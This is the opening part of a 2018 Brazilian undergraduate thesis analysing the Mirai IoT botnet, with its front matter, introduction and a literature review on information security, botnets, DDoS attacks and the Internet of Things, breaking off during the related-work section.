

UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Marcelo Alves Prado

Análise experimental da botnet IoT Mirai

Uberlândia, Brasil

2018

UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Marcelo Alves Prado

Análise experimental da botnet IoT Mirai

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, Minas Gerais, como requisito exigido parcial à obtenção do grau de Bacharel em Sistemas de Informação.

Orientador: Rodrigo Sanches Miani

Universidade Federal de Uberlândia – UFU

Faculdade de Ciência da Computação

Bacharelado em Sistemas de Informação

Uberlândia, Brasil

2018

Marcelo Alves Prado

Análise experimental da botnet IoT Mirai

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, Minas Gerais, como requisito exigido parcial à obtenção do grau de Bacharel em Sistemas de Informação.

Trabalho aprovado. Uberlândia, Brasil, 17 de dezembro de 2018:

Rodrigo Sanches Miani
Orientador

Mauricio Cunha Escarpinati

Kil Jin Brandini Park

Uberlândia, Brasil
2018

Dedico esta, bem como todas as minhas conquistas, aos meus pais, Idelma e Marcelo, meus irmãos e à minha namorada, que estiveram sempre presentes e dispostos dando apoio e suporte necessários durante minha formação. Todo o amor, carinho e principalmente paciência que vocês me ofereceram foram imprescindíveis para eu conquistar um dos muitos sonhos que almejo alcançar.

Agradecimentos

Agradeço primeiramente a Deus, por iluminar meus passos oferecendo força e coragem durante esta caminhada.

Aos meus pais, por estarem sempre presentes e apoiarem todas as minhas decisões. Por sempre terem me incentivado a estudar e por todos os sacrifícios que realizaram para que eu e meus irmãos tenhamos diversas oportunidades e uma vida digna. Sem vocês, nada disso seria possível.

Aos meus irmãos, Rafael e Rodrigo, por sempre demonstrarem companheirismo e estarem próximos de mim em todos os momentos.

À minha família, pelo apoio e carinho.

À minha namorada, Lara Mondini, uma pessoa muito especial que conheci durante a graduação e que tem proporcionado tantos momentos alegres, demonstrando compaixão, companheirismo, paciência e amor.

Ao meu orientador, Rodrigo Miani, pela disposição e entusiasmo que você transmite as pessoas ao seu redor. Graças à sua dedicação e orientação, tive a oportunidade de realizar este trabalho, e de ter a gratificante experiência de compartilhar estes momentos com uma pessoa que repassa tamanha confiança e inspiração como você.

Aos meus professores do ensino médio e curso técnico, por despertarem meu interesse na área de computação e servirem como inspiração a continuar buscando conhecimento.

Aos meus professores da UFU, pelo tempo e dedicação que foram essenciais à minha formação acadêmica.

A todos os meus amigos, principalmente aqueles que convivo na República Mandelaje, por estarem presentes proporcionando tantos momentos felizes e sempre me ajudando a lidar com as situações mais difíceis. O carinho e apoio de vocês fizeram toda diferença!

“A persistência é o caminho do êxito.”

—Marcelo Magno

Resumo

A Internet das Coisas desencadeou o surgimento de uma nova onda de *botnets*, desenvolvidas com o intuito de explorar vulnerabilidades pertencentes aos dispositivos conectados à Internet. O Mirai, um *malware* que se destacou em 2016, foi o responsável por realizar o maior ataque DDoS registrado até o momento, alcançando um tráfego de até 1.2 Tbps contra o provedor de DNS, Dyn. Nesse contexto, o propósito deste trabalho é investigar e analisar experimentalmente o funcionamento do Mirai, utilizando-o como objeto de estudo para sugerir formas de prevenção e detecção de *botnets* IoT em ambientes domésticos. Foi criado um ambiente experimental para realizar uma análise detalhada dos seus componentes, o que permitiu determinar as vulnerabilidades que foram exploradas para infectar os dispositivos. Os resultados deste trabalho evidenciam as características detalhadas do comportamento do Mirai, e serão úteis para desenvolver métodos de detecção em trabalhos futuros.

Palavras-chave: Ataque Distribuído de Negação de Serviço, *Botnet*, Internet das Coisas, *Malware*, Mirai.

Lista de ilustrações

Figura 1 – Funcionamento de uma <i>botnet</i> . Extraído de Haylee (2017).	18
Figura 2 – Ataque de negação de serviço distribuído. Extraído de Souza (2017). . .	20
Figura 3 – Aplicações da Internet das Coisas. Adaptado de Wasserman (2016). . .	21
Figura 4 – Comunicação e operação da botnet Mirai. Extraído de Kolias et al. (2017).	23
Figura 5 – Ataques de inundação GRE provenientes do Mirai alcançando 280 Gbps/130 Mpps. Extraído de Herzberg, Beckerman e Zeifman (2016).	26
Figura 6 – Estrutura da <i>botnet</i> Mirai	28
Figura 7 – Relação de arquivos por módulo do código do <i>bot</i>	29
Figura 8 – Ataques de inundação UDP (<i>UDP Flood</i>). Extraído de Cloudflare (2018c). .	31
Figura 9 – Ataques de inundação DNS (<i>DNS Flood</i>). Extraído de Cloudflare (2018a). .	32
Figura 10 – Ataques de inundação SYN (<i>SYN Flood</i>). Extraído de Incapsula (2018). .	34
Figura 11 – Interface de administrador do Mirai	40
Figura 12 – Criação de usuário e quantidade de <i>bots</i> pela interface admin	41
Figura 13 – Estrutura do ambiente experimental desenvolvido para testes com o Mirai	43
Figura 14 – Cifrando a string “www.novodominio.com” com a ferramenta enc.c . . .	50
Figura 15 – Captura de pacotes no servidor DNS durante a realização de um TCP Syn Flooding	52

Lista de tabelas

Tabela 1 – Configurações de hardware das máquinas virtuais	44
Tabela 2 – Configurações de rede das máquinas virtuais	44
Tabela 3 – Resumo das principais características do Mirai	53
Tabela 4 – Lista de credenciais padrão usadas pelo Mirai	60

Lista de abreviaturas e siglas

API	Application Programming Language
CCTV	Closed-Circuit Television Camera
C&C	Command and Control
DVR	Digital Video Recorder
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
FTP	File Transfer Protocol
GRE	Generic Routing Encapsulation
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
PHP	Hypertext Preprocessor
ICMP	Internet Control Message Protocol
IoT	Internet of Things
IP	Internet Protocol
IDS	Intrusion Detection System
MIT	Massachusetts Institute of Technology
P2P	Peer-to-Peer
RFID	Radio Frequency Identification
RAM	Random Access Memory
SFTP	Secure File Transfer Protocol
SSH	Secure Shell

STOMP	Simple Text Oriented Messaging Protocol
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
UDP	User Datagram Protocol
VSE	Valve Source Engine
VM	Virtual Machine

Sumário

1	INTRODUÇÃO	13
2	REVISÃO BIBLIOGRÁFICA	15
2.1	Segurança da Informação	15
2.2	<i>Botnet</i>	17
2.3	Ataques de Negação de Serviço	19
2.4	Internet das Coisas	20
2.5	Trabalhos Correlatos	22
3	DESENVOLVIMENTO	25
3.1	Histórico do Mirai	25
3.2	Bot	28
3.2.1	Principal	29
3.2.2	Ataques	30
3.2.3	<i>Killer</i>	36
3.2.4	<i>Scanner</i>	37
3.3	Servidor de Comando e Controle	39
3.3.1	Banco de dados	39
3.3.2	Interface de administrador	39
3.3.3	Módulo de ataques	41
3.4	<i>Loader</i>	42
4	EXECUÇÃO E ANÁLISE DO MIRAI	43
4.1	Ambiente Experimental	43
4.1.1	Configurações da rede interna de máquinas virtuais	44
4.1.2	Dependências do Mirai	44
4.1.3	Compiladores Cruzados e Ambiente Golang	45
4.1.4	Banco de Dados	47
4.1.5	Configurando o Servidor DNS	48
4.1.6	Configurando o Bot e o Servidor C&C	49
4.1.7	Compilando o Mirai	50
4.2	Resultados e Discussão	50
5	CONCLUSÃO	54
	REFERÊNCIAS	55

	ANEXOS	59
	ANEXO A – CÓDIGO FONTE DO MIRAI	60
A.1	Lista de Credenciais Padrão	60
A.2	Build.sh: Script de Compilação do Mirai	61
	ANEXO B – SCRIPT EM PYTHON PARA SIMULAR SERVIDOR	
	DNS	64

1 Introdução

A Internet tornou-se uma ferramenta indispensável não somente para os negócios, dada a integração dos processos comerciais e empresariais na Web, mas também para o lazer e relações sociais, influenciando nos mais diversos aspectos do cotidiano no âmbito da sociedade (FILHO, 2016). Com esta grande e rápida popularização, surge uma nova visão de Internet para o futuro, a Internet das Coisas (IoT, do inglês *Internet of Things*).

A Internet das Coisas traz o conceito de interligar dispositivos computacionais utilizados no dia a dia à Internet, aproximando cada vez mais o mundo físico com o digital. E por "coisas", entende-se como objetos comuns presentes no cotidiano, tais como cafeteiras, relógios, câmeras de vigilância, despertadores, entre outros, que são conectados à rede possibilitando a troca de informações de um lugar para outro a qualquer momento.

Os números evidenciam o impacto que esse novo paradigma traz sobre a vida das pessoas, sendo que atualmente 9 bilhões de dispositivos estão interconectados, e espera-se chegar a 24 bilhões de dispositivos até 2020 (GUBBI et al., 2013). Considerada a terceira onda de Tecnologia de Informação logo após a Internet e Rede Móvel, a IoT é uma revolução tecnológica, e com ela diversos pontos devem ser discutidos e levados em consideração: privacidade, armazenamento de informações, controles de acesso, e principalmente, segurança.

Nesse contexto, destacam-se os Ataques Distribuídos de Negação de Serviço (DDoS, do inglês *Distributed Denial of Service*) que exploram as vulnerabilidades dos dispositivos IoT. A ideia de um Ataque Distribuído de Negação de Serviço é reunir um conjunto de máquinas infectadas e utilizá-las para enviar requisições simultâneas ao mesmo alvo, sobrecarregando assim seu sistema e impedindo que usuários legítimos de um serviço usem os recursos desejados (LAU et al., 2000).

Um exemplo prático de um ataque DDoS sem objetivos maliciosos que acontece anualmente no contexto universitário no Brasil está relacionado aos resultados de vestibulares concorridos. Entre estes vestibulares, está incluso o Exame Nacional do Ensino Médio (Enem), com o objetivo de avaliar o desempenho do estudante ao fim da escolaridade básica. Podem participar do exame alunos que estão concluindo ou que já concluíram o ensino médio em anos anteriores (MEC, 2018). Desde que os resultados do Enem começaram a ser disponibilizados na Internet, instabilidades no site, e até mesmo a indisponibilidade do serviço são consequências comumente vistas pelos participantes do exame. Estas consequências são fruto de um ataque DDoS indireto realizado pelos próprios participantes, ao tentarem visualizarem suas notas simultaneamente ou em um curto espaço de tempo.

Entre agosto e outubro de 2016, o *malware* Mirai, utilizando uma larga escala de

botnets IoT, foi responsável por alguns dos maiores ataques DDoS já registrados, alcançando um tráfego de 620 Gbps contra o site do consultor de segurança de computadores, Brian Krebs. Foram registrados também ataques na escala de 1.1 Tbps, deixando centenas de websites fora do ar - incluindo *Twitter*, *Netflix*, *Reddit*, e *GitHub* (KOLIAS et al., 2017).

Botnet é uma coleção de *bots* (robôs) controlados por um ou mais usuários mal-intencionados. O *bot* é responsável por executar os comandos enviados remotamente pelo *botmaster* utilizando os recursos de seu hospedeiro, ou seja, o dispositivo infectado (MUZZI, 2010). No exemplo referido sobre os ataques DDoS realizados pelo Mirai, os *bots* IoT utilizados foram câmeras de vigilância, que pelo fato de possuírem configurações padrão de segurança e as vezes até sem nenhuma proteção, se tornaram alvos fáceis de se infectar. Neste trabalho, ambos os termos “*botnet*” e “*malware*” serão utilizados para referenciar o Mirai.

O presente trabalho visa analisar experimentalmente a *botnet* IoT Mirai, e identificar as vulnerabilidades que este *malware* explora nos dispositivos conectados à rede doméstica. Percebe-se o grande potencial dos ataques DDoS com base nos dispositivos IoT, sendo portanto, necessária a definição e introdução de métodos para prevenir que situações semelhantes com as citadas anteriormente aconteçam novamente.

A análise do funcionamento do Mirai em um ambiente experimental poderá ser útil no desenvolvimento de aplicações que automatizem o processo de identificação e alerta de vulnerabilidades em dispositivos IoT presentes na rede doméstica. Através dessa investigação, é possível também identificar rastros deixados por *malwares* como o Mirai durante sua infecção e, utilizá-los para remover e prevenir futuras invasões.

Nesse trabalho não foi desenvolvido um método efetivo para detecção da presença do Mirai nos dispositivos. Foi apresentada uma análise detalhada do seu comportamento, e identificados os meios pelo qual o *malware* utilizou para infectar os *bots*.

O presente estudo encontra-se estruturado em capítulos da seguinte forma:

- O capítulo 2 desenvolve a fundamentação teórica e relaciona os trabalhos correlatos, contribuindo, desta maneira, para a organização e entendimento do trabalho;
- No capítulo 3 apresenta-se o desenvolvimento da pesquisa, descrevendo detalhadamente o funcionamento do Mirai;
- O capítulo 4 apresenta a criação do ambiente experimental do Mirai utilizado para os testes e os resultados alcançados;
- Por fim, no capítulo 5 desenvolve-se a conclusão, a qual reúne as considerações finais obtidas na concretização deste trabalho.

2 Revisão Bibliográfica

Este capítulo apresenta a fundamentação teórica necessária para o desenvolvimento deste trabalho, bem como o levantamento bibliográfico sobre pesquisas correlacionadas. Primeiramente, os conceitos básicos são abordados para o entendimento deste estudo, como Segurança da Informação, *malwares*, *botnets*, Ataques de Negação de Serviço, e a relação destes temas no contexto da Internet das Coisas. Por fim, é feita uma breve análise dos trabalhos relevantes da área que influenciaram na escrita desta dissertação.

2.1 Segurança da Informação

A fim de compreender os diferentes aspectos em que a Segurança da Informação se apresenta, é fundamental definir os conceitos que formam sua base provenientes da disciplina pela qual é originada, a Ciência da Informação. Dentre estes conceitos, destacam-se três principais: dados, informação e conhecimento. O enfoque deste capítulo dá-se ao conceito da informação envolvida no âmbito de segurança, focalizando do ponto de vista dos seus aspectos estruturais definidos por [Marciano \(2009\)](#) como “significado”, “valor” e “relevância”.

A informação é cada vez mais vista como um recurso transformador do indivíduo e da sociedade, sendo essencial no contexto sócio-econômico vigente, neste caso, denominado como “Era da Informação”. De acordo com [Marciano \(2009\)](#), as principais características da informação são:

- **Valor:** transações entre indivíduos, empresas e governos são cada vez mais baseadas na troca de informações, substituindo ativos tangíveis e o papel-moeda. O grau de valoração da informação têm sido apresentada em diversos modelos e assume um papel cada vez mais importante na sociedade.
- **Temporalidade ou volatilidade:** tão importante quanto “o que” se sabe é “quando” se sabe. A disponibilidade da informação no instante exato em que se necessita dela é imprescindível no momento da tomada de decisão, podendo influenciar diretamente nos caminhos escolhidos e resultados esperados dentro do contexto tratado.
- **Abrangência:** estabelece o número de usuários (humanos e sistemas automatizados) relacionados a informação, bem como o nível hierárquico em que se encontram.
- **Extensibilidade:** mede o grau em que uma informação possa originar mais informações, de valor e relevância iguais ou superiores à original.

Devido a importância que a informação possui, gerenciá-la de forma confiável se torna uma tarefa de grande responsabilidade por estar sujeita a inúmeras ameaças. Dentre elas, no contexto de segurança, [Marciano \(2009\)](#) destaca principalmente:

1. Atos de espionagem ou invasão;
2. Erros ou falhas técnicas de software (bugs);
3. Erros ou falhas de humanos;
4. Atos de sabotagem ou vandalismo;
5. Erros ou falhas técnicas de hardware;
6. Forças da natureza (terremotos, relâmpagos, incêndios);
7. Atos de extorsão de informação.

Em meio a essas ameaças envolvidas no processo de gerenciamento da informação, existem alguns pilares de segurança que sintetizam as expectativas dos usuários com relação às suas informações estarem corretas e fora do alcance de pessoas não autorizadas. São eles: autenticidade, confidencialidade, integridade, disponibilidade e não-repúdio. ([SPANCESKI, 2004](#)).

- **Autenticidade:** o conceito de autenticidade está relacionado a identificação de um usuário ou computador. A autenticidade é a medida de proteção de um serviço ou informação contra intrusos;
- **Confidencialidade:** consiste em proteger a informação contra leitura e cópia por alguém que não seja o proprietário ou não que possua as devidas autorizações;
- **Integridade:** este pilar da segurança tem o objetivo de assegurar que os dados não sejam modificados por pessoas não autorizadas, garantindo que os dados continuem os mesmos na comunicação entre o emissor e receptor;
- **Disponibilidade:** tão importante quanto proteger a informação, é poder acessá-la a qualquer momento sem intervenção externa. O conceito de disponibilidade consiste em proteger os serviços prestados pelo software de maneira que não sejam afetados ou fiquem indisponíveis sem autorização;
- **Não-repúdio:** este conceito garante que o remetente e o destinatário não possam negar que uma mensagem foi transmitida em um certo instante.

Dentro do contexto deste trabalho, pode-se salientar que a disponibilidade de dados será o pilar mais afetado por conta dos ataques de negação de serviço, descritos na seção [2.3](#).

2.2 Botnet

Com a popularização da Internet e cada vez mais dispositivos conectados na rede, o anonimato e fragilidade da segurança de informação foram a porta de entrada para o surgimento de novas ameaças. *Botnet* é uma rede formada por *bots* (robôs), que tornam o computador ou dispositivo da vítima infectado e monitorado por algum software malicioso (MUZZI, 2010).

Bot é um termo genérico usado para descrever qualquer dispositivo que executa um script ou um conjunto de scripts criados para desempenhar funções pré-estabelecidas de forma automatizada. Alguns exemplos de uso dos *bots* são na utilização por máquinas de buscas para caminhar pela web tomando conhecimento dos conteúdos de websites, em jogos *online* para prover oponentes virtuais, e em Ataques de Negação de Serviço (GOMES; ARAUJO; CAMPOS, 2018).

Uma *botnet* é composta pelos seguintes elementos:

- *Bot*: Dispositivo alvo que foi infectado pelo *malware*.
- *Botmaster*: Usuário que detém o controle da rede de *bots*.
- Servidor de Comando e Controle (C&C): meio pelo qual o *botmaster* envia os comandos para os *bots*.

Assim, *botnet* é uma rede de *bots* gerenciada pelo *botmaster* através do servidor de comando e controle, que coordena todos os dispositivos, como se verifica na Figura 1. Essa rede pode ser de dois tipos: centralizada ou descentralizada. A *botnet* centralizada segue o modelo cliente-servidor e é o mais utilizado, de forma que os *bots* estabelecem comunicação com o servidor C&C, sob o controle do *botmaster*. Já a descentralizada segue o modelo de rede *peer-to-peer* (P2P), que não possui um servidor central para controlar a *botnet* (GONÇALVES, 2012).

De acordo com Sacchetin et al. (2007), os objetivos mais comuns para se construir uma *botnet* são os seguintes:

- Obtenção de informação: alguns *bots* possuem a habilidade de capturar o pressionamento de teclas, arquivos, tráfego de rede, entre outros.
- Aumentar o poder computacional para ataques DDoS: o uso de um grande número de computadores comprometidos, torna esse tipo de ataque bem mais efetivo.
- Encaminhamento de SPAM: através da *botnet*, é possível aumentar consideravelmente a cobertura de distribuição de SPAM, além de ser mais difícil de bloquear.




Figura 1 – Funcionamento de uma *botnet*. Extraído de Haylee (2017).

- Repositório de *malware*: as *botnets* precisam de recursos para manter suas ferramentas facilmente disponíveis pela Internet, dessa forma, os *bots* são usados como repositórios. Assim, mesmo se alguns *bots* forem perdidos, ainda é garantido a disponibilidade do *malware*.
- Hospedagem de conteúdo ilegal: outro uso da *botnet* está em armazenar conteúdos ilegais, como *sites* de *phishing* - pessoas mal-intencionadas criam sites para imitar o *layout* de sites de banco e enganar usuários leigos com o intuito de roubar informações sigilosas, como números e senhas de cartão de crédito.

Existem diversas *botnets* se espalhando e crescendo, dentre as quais Haylee (2017) destaca: *botnet* Mirai, que faz escaneamento por endereços IP de dispositivos IoT com o objetivo de realizar ataques DDoS contra grandes websites; *botnet* Hajime, apesar de não ser utilizada para fins maliciosos, traz certa preocupação por ter infectado milhares de dispositivos; e por fim, o *malware* Zeus, atuando há anos infectando dispositivos com o objetivo de roubar informações bancárias e de cartões de crédito. É amplamente aceito que *botnets* representam uma das ameaças mais significativas para a Internet (FABIAN; TERZIS, 2007). Elas são utilizadas por grupos de usuários mal-intencionados com a intenção de coordenar ataques contra pessoas, organizações e até mesmo nações.

Uma importante área de pesquisa sobre *botnets* está relacionada a sua detecção. [Muzzi \(2010\)](#) ressalta a falta de informação dos usuários com relação a este tema, e consequentemente se tornam vítimas fáceis de serem manipuladas. [GONÇALVES \(2012\)](#) descreve duas abordagens para detectar *botnets*: analisando o hospedeiro e analisando a rede. Na primeira abordagem, são utilizadas técnicas em um contexto isolado para determinar se o dispositivo faz parte ou não de uma *botnet*. Já na segunda, é realizada uma análise do tráfego de rede como um todo, monitorando atividades maliciosas.

2.3 Ataques de Negação de Serviço

Os Ataques de Negação de Serviço (DoS, do inglês *Denial of Service*) são uma das principais ameaças na Internet, e diferentemente das outras, não possuem o objetivo de invadir um computador para extrair informações confidenciais, tais como números de cartão de crédito, senhas bancárias, entre outras. Tais ataques têm como foco tornar serviços providos pela Internet inacessíveis para usuários legítimos ([LAUFER et al., 2005](#)).

Existem diferentes formas de realizar esse tipo de ataque, seja consumindo recursos essenciais para o funcionamento de determinado serviço (memória, processamento, espaço em disco e banda), ou através da exploração de vulnerabilidades existentes nas vítimas, como por exemplo, falhas no código da aplicação alvo, no próprio sistema operacional utilizado ou até mesmo no protocolo de comunicação.

Denomina-se “ataque por inundação” aquele cujo o objetivo é esgotar os recursos de uma determinada vítima, sobrecarregando a própria aplicação ou infra-estrutura de rede, de maneira que impeça os usuários comuns de acessarem o serviço. Um grande problema relacionado a este tipo de ataque é que seu tráfego de rede não pode ser distinguido do tráfego de um usuário legítimo, pois dispõe de mensagens comumente utilizadas em comunicações convencionais ([LAUFER et al., 2005](#)). Apesar disso, o ponto fraco do ataque por inundação está na dificuldade de esgotar os recursos utilizando apenas uma única estação para enviar as requisições. Para ser efetivo, é necessário que o ataque seja feito através de diversos pontos simultaneamente, e esta variação é denominada “Ataque de Negação de Serviço Distribuído”, que está ilustrada na Figura 2.

Recentes ataques DDoS realizados entre 2016 e 2018 exibem estatísticas impressionantes com relação à dimensão do ataque e ao volume de tráfego gerado contra importantes sites na Internet. De acordo com [Kaspersky \(2018\)](#), no início de Março de 2018, uma série de ataques contra o *website* GitHub, produziu volumes recordes de tráfego que ultrapassaram 1 TB/s.

Neste trabalho, será de grande importância a análise de ataques DDoS no contexto da Internet das Coisas, discutida na seção 2.4. Será abordado a influência de *botnets* IoT no ataque de negação de serviço, seus impactos e estatísticas, dando um enfoque especial

no *malware* Mirai.




Figura 2 – Ataque de negação de serviço distribuído. Extraído de Souza (2017).

2.4 Internet das Coisas

A Internet das Coisas compreende uma rede complexa e autoconfigurável que interliga “coisas” - objetos do mundo físico ou digital - por meio de protocolos de comunicação. É um conceito que faz a combinação entre hardware de baixo custo e tecnologias de rede de alta velocidade, com ou sem fios, e que permitiu uma nova geração de dispositivos e sensores compactos e conectados à Internet (RAYES; SALAM, 2017).

A idealização deste tema têm suas raízes definidas na tecnologia de Identificação por Radiofrequência (RFID, do inglês *Radio Frequency Identification*), que atualmente é utilizada em diversas aplicações de etiquetas de identificação de caixas, roupas, produtos no carrinho de supermercados, entre outros. Os professores David Brock e Sanjay Sarma trabalharam no centro de estudos Auto-ID Center, no *Massachusetts Institute of Technology* (MIT), em linhas de pesquisa relacionadas a etiquetas RFID com o objetivo de conectá-las à Internet (FILHO, 2016). Diversas grandes empresas notaram as possibilidades que poderiam explorar, por exemplo, em analisar em tempo real toda a movimentação de cargas e produtos e, dessa forma, começaram a aderir e apoiar as pesquisas.

Inovação e criatividade são dois pilares da IoT, e podem ser explorados através de infinitas possibilidades de aplicações nas mais diversas áreas da sociedade. A Figura 3 ilustra alguns exemplos em que este novo conceito pode ser aplicado, trazendo benefício e conforto às pessoas.



Figura 3 – Aplicações da Internet das Coisas. Adaptado de Wasserman (2016).

Os investimentos e pesquisas na área de IoT evidenciam uma evolução e crescimento exponencial nos últimos anos. Em 2017, aproximadamente 9 bilhões de dispositivos estavam conectados na rede e acredita-se que este número possa aumentar para cerca de 24 bilhões em 2020 (GUBBI et al., 2013). Visto que esses dados tendem apenas a crescer, há preocupações em diversos aspectos para resolver problemas de escalabilidade, eficiência de recursos e principalmente em relação a possíveis ameaças de segurança à usuários destes dispositivos, uma vez que os ataques podem impactar diretamente na vida e segurança dos mesmos.

A discussão acerca das limitações na camada de rede da arquitetura da Internet, identificadas através do surgimento da IoT, inicia-se na fundamentação do conceito de Protocolo da Internet (IP, do inglês *Internet Protocol*). Este protocolo é responsável pelo repasse e endereçamento dos dispositivos conectados na rede, e atua em duas versões, IPv4 e IPv6. Cada equipamento ligado à Internet possui um endereço IP que o identifica de forma única (Jim F Kurose, 2010). A primeira versão do protocolo IP foi a IPv4, que possui 32 bits e permite um máximo de 4,3 bilhões de possíveis endereços. Devido a grande quantidade de dispositivos conectados, tornou-se necessária a evolução do IPv4 para a versão IPv6, e esse problema foi ampliado com o surgimento da IoT. A versão IPv6 expandiu o tamanho do endereço para 128 bits, possibilitando cerca de $3,4 \times 10^{38}$ endereços IP (FILHO, 2016).

Além da escalabilidade, outro ponto a ser abordado é o quesito de segurança na IoT. Os dispositivos IoT estão cada vez mais próximos dos usuários e presentes em situações corriqueiras, de forma que possíveis vulnerabilidades podem afetar diretamente as pessoas (FILHO, 2016). Visto que aplicações neste contexto vão desde sensores que coletam informações sobre condições climáticas, até veículos e dispositivos médicos, se um atacante conseguir controlá-los remotamente, estes podem provocar às vítimas ferimentos ou até a morte.

Devido a precariedade na segurança, dispositivos IoT tiveram suas vulnerabilidades exploradas por um ataque DDoS realizado em 2016 por um *malware* conhecido como Mirai. Este foi capaz de infectar milhões de dispositivos da Internet das Coisas, incluindo roteadores, gravadores de vídeo digital (DVRs) e principalmente câmeras IP (RIEGEL, 2017). O tráfego de dados deste ataque atingiu cerca de 620 Gbps contra o website *Krebs On Security*. Posteriormente, outro ataque proveniente do mesmo *malware* utilizando uma *botnet* IoT foi direcionado contra a empresa *Dyn* - provedora de serviços DNS - provocando a inacessibilidade de grandes websites como *GitHub*, *Netflix*, *Reddit* e *Twitter*, com um tráfego de aproximadamente 1 Tbps (SINANOVIC; MRDOVIC, 2017).

2.5 Trabalhos Correlatos

Nesta seção, será apresentada uma visão geral de trabalhos que relacionam Ataques DDoS e Internet das Coisas, com enfoque no *malware* Mirai, já expostos à comunidade científica.

Kolias et al. (2017) descreve o impacto do Mirai e outras *botnets* IoT sendo utilizadas em Ataques Distribuídos de Negação de Serviço. Exemplificando os ataques DDoS realizados em 2016 através do Mirai, o autor ressalta a insegurança dos dispositivos IoT em comparação com computadores, e evidencia as principais vulnerabilidades exploradas pelo Mirai nestes equipamentos.

Nesse trabalho, é descrita a operação e composição do Mirai, observada através da Figura 4, e detalhada em 4 partes:

- *Bot*: *malware* com o objetivo de propagar a infecção para dispositivos mal configurados e atacar um servidor alvo assim que solicitado pelo controlador do *bot*, ou *botmaster*.
- Servidor de Comando e Controle (C&C): fornece ao *botmaster* uma interface de gerenciamento centralizada para verificar a condição da *botnet* e realizar novos ataques DDoS.
- Carregador: facilita a disseminação de executáveis direcionados a diferentes plataformas (ARM, MIPS, x86 entre outras).

- Servidor de relatórios: mantém um banco de dados com informações sobre todos os dispositivos na *botnet*.

